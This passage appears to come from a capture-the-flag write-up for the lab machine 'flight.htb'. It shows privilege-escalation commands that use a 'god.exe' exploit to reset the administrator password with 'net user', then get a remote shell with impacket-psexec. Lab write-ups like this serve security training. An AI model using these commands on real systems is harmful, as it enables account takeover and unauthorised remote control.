god.exe -cmd "net user administrator hacker@123"

now the administrator’s password let’s use the impacket-psexec to get shell as administrator
impacket-psexec flight.htb/Administrator:'hacker@123'@10.10.11.187